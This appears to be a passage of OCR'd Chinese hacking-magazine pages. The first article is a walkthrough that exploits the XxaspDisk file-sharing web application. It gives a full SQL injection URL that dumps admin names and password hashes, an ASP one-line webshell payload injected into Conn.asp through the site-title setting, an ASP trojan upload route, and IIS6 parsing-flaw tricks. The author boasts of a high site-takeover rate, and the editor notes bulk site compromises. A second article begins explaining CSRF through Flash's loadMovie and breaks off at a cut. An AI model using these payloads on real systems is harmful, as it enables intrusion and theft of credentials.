


图 6　报错了




图 7　正常显示




图 8　用户名和密码

我们就在出现数字12、13的地方暴我们的管理员账户名和密码吧。提交“http://192.168.23.129:8000/ShareList.asp?Action=Main&SearchType=SearchFileType&SearchCondition=rar' and 1=2 unionselect 1,2,3,4,5,6,7,8,9,10,11,AdminName,AdminPwd,14,15,16,17 from TW_Admin where '1'='1”，显示结果如图 8，ID 为 1 的用户名和密码出来了。

就这么简单哈，拿到管理员账户了，接下来就是破解MD5。如果你人品还行的话，得到明文密码后就该去后台转转了，后台地址是 http://192.168.23.129:8000/admin/Admin_Login.asp。

其实后台拿 Webshell 有很多方法：

方法一，大家看图 9，明白没有？在后台 **“快速通道” - “系统基本设置”** 中的“网站标题”参数与根目录下的 Conn.asp 文件的 CN_VersionName 常量的值是一样的，也就是说你可以构造“网站标题”的值为"%><%execute request("#")%><%"，这样写入 Conn.asp 文件后就可以得到 Webshell 了！




图 9　系统基本设置

方法二，同样是在后台 **“快速通道” - “系统基本设置”** 中，在“文件类型限制”中将 asp 类型加上，如图 10。




图 10　添加可上传文件类型

然后在前台上传一个 asp 木马，再打开后台 **“文件管理” - “系统文件管理器”**，其实这还是一个不错的 F S O 管理器，在“U p LoadFiles”找到自己的用户名，再找到自己上传的文件，选择获取URL，如图 11。




图 11　获取 URL

我们得到的 asp 木马地址为：http://192.168.23.129:8000/UpLoadFiles/clzzy/2009/12_2_105848/xiaoma.asp，访问后得到 Webshell，如图 12。




图 12　得到 Webshell

方法三，就是利用IIS6的解析漏洞，目前这个解析漏洞包括两种：

第一种是建立一个.asp结尾的目录，将asp木马改成合法后缀后上传到这个.asp 结尾的目录中，就能够获得 Webshell。此方法可以通过后台的 **“快速通道” - “系统基本设置”** 来修改上传文件夹“UpLoadFiles”的名字。

第二种就是前段时间风行的 xx.asp;xx.jpg 解析漏洞，这两种利用方法都很简单，不懂的可以 google 一下。

三、总结

这套系统介绍得比较清楚了，也不需要在互联网上找网站来试验，我已经试验过了，拿站率很高。当然，防御的方法也有很多，可以改后台路径，加上防注文件等等。这几天系统的官网（www.xxasp.net）一直不能访问，估计是被人和谐了。

这个漏洞比较隐秘，而且利用起来也不比普通的注入容易，拿到后台账户之后，拿 shell 的方法也是不少，可见后台的防护做的不够啊！时间仓促，分析得不对的地方还望老鸟赐教，希望新手可以学到东西，或许还有更多拿 Webshell 的方法，就等聪明的你去发现了。

编辑点评： 本文也是比较基础的，XxaspDisk 这套系统从作者的分析和利用可以看到，漏洞还是比较多。加上使用这个系统的网站还是挺多的，使得很多人开始使用这些方式批量拿站，请大家注意了。

CSRF with Flash

文 p.z/xsser

从本文可以学到：

1、Flash 的一些安全策略

2、如何通过 Flash 来进行 CSRF

Flash 为 web 带来了良好的用户体验，同时也带来了一些安全方面的问题。相比于日趋成熟的浏览器安全策略，flash 的安全成了一块短板，尤其是在基本所有的客户端上都安装了 flash player 的情况下，一旦 flash 安全防护出现问题，将使浏览器的安全策略形同虚设。

SWF 文件可以打破浏览器的同源策略，在对方域的 crossdomain.xml 文件设置允许的情况下与其域下的任何文件通讯（默认情况下，SWF 文件可以和其自身所在域下的文件通讯）。除此之外，SWF 文件还可以发起 GET 或 POST 请求，而这并不需要对方站点的 crossdomain.xml 的认证。

在 Flash 的安全策略里是这样描述的：

Any two SWF files in the same sandbox may interact freely with each other. From the a.com sandbox, a SWF file may read from the server at a.com (by using the ActionScript

URLLoader.load() method, for example), and may send anywhere on the network. However, it cannot by default read from b.com.

因此，用户可以以此发起CSRF攻击。作为限制，Flash在加载SWF的HTML中加入allowNetworking属性以控制flash与外部的通讯。

"all" — the default. No networking restrictions; player behaves normally.
"internal" — SWF files may not call browser navigation or browser interaction APIs, but may call any other networking APIs.
"none" — SWF files may not call any networking APIs, nor any SWF-to-SWF communication APIs.

可以看到，在设置为"all"时，Flash Player不会限制任何网络通讯。在设置为"internal"时，禁止了SWF文件与浏览器之间交互的API。在设置为"none"时，SWF文件将禁止任何网络通讯的API。

注意最后一句——"包括SWF文件和SWF文件之间的通讯"，换句话说，在allowNetworking="internal"时，SWF文件和SWF文件之间的通讯是被允许的。

在AS2.0中有这么两个函数，(LoadMovie()和LoadMovieNum())，可以在播放SWF文件时，将SWF、JPEG、GIF或PNG文件加载到Flash Player中的影片剪辑中。

下面是这两个函数的描述：

LoadMovie(url:String, target:Object, [method:String]) : Void

url:String - 要加载的SWF文件或JPEG文件的绝对或相对URL。相对路径必须相对于级别0处的SWF文件。绝对URL必须包括协议引用，例如http://或file:///。
target:Object - 对影片剪辑对象的引用或表示目标影片剪辑路径的字符串。目标影片剪辑将被加载的SWF文件或图像所替换。
method:String [可选] - 指定用于发送变量的HTTP方法。该参数必须是字符串GET或POST。如果没有要发送的变量，则省略此参数。GET方法将变量附加到URL的末尾，它用于发送少量的变量。POST方法在单独的HTTP标头中发送变量，它用于发送长字符串的变量。

loadMovieNum (url:String, level:Number, [method:String]) : Void

url:String - 要加载的SWF文件或JPEG文件的绝对或相对URL。相对路径必须相对于级别0处的SWF文件。为了在独立的Flash Player中使用SWF文件或在Flash创作应用程序的测试模式下测试SWF文件，必须将所有的SWF文件存储在同一个文件夹中，并且其文件名不能包含文件夹或磁盘驱动器的规格。
level:Number - 一个整数，指定SWF文件将加载到Flash Player中的哪个级别。
method:String [可选] - 指定用于发送变量的HTTP方法。该参数必须是字符串GET或POST。如果没有要发送的变量，则省略此参数。GET方法将变量附加到URL的末尾，它用于发送少量的变量。POST方法在单独的HTTP标头中发送变量，它用于发送长字符串的变量。

这两个函数都带有method参数，那么在**allowNetworking="internal"**时，Flash Palyer是否会判断URL指向的究竟是图片、Flash影片，还是一个正常的网址，并发送相应的GET/POST数据包呢？

测试一：

loadMovie()应用，SWF源文件：

```
var evil = "xsser";
loadMovie("1.html","loader","POST")
```

数据包：

```
Host=127.0.0.1
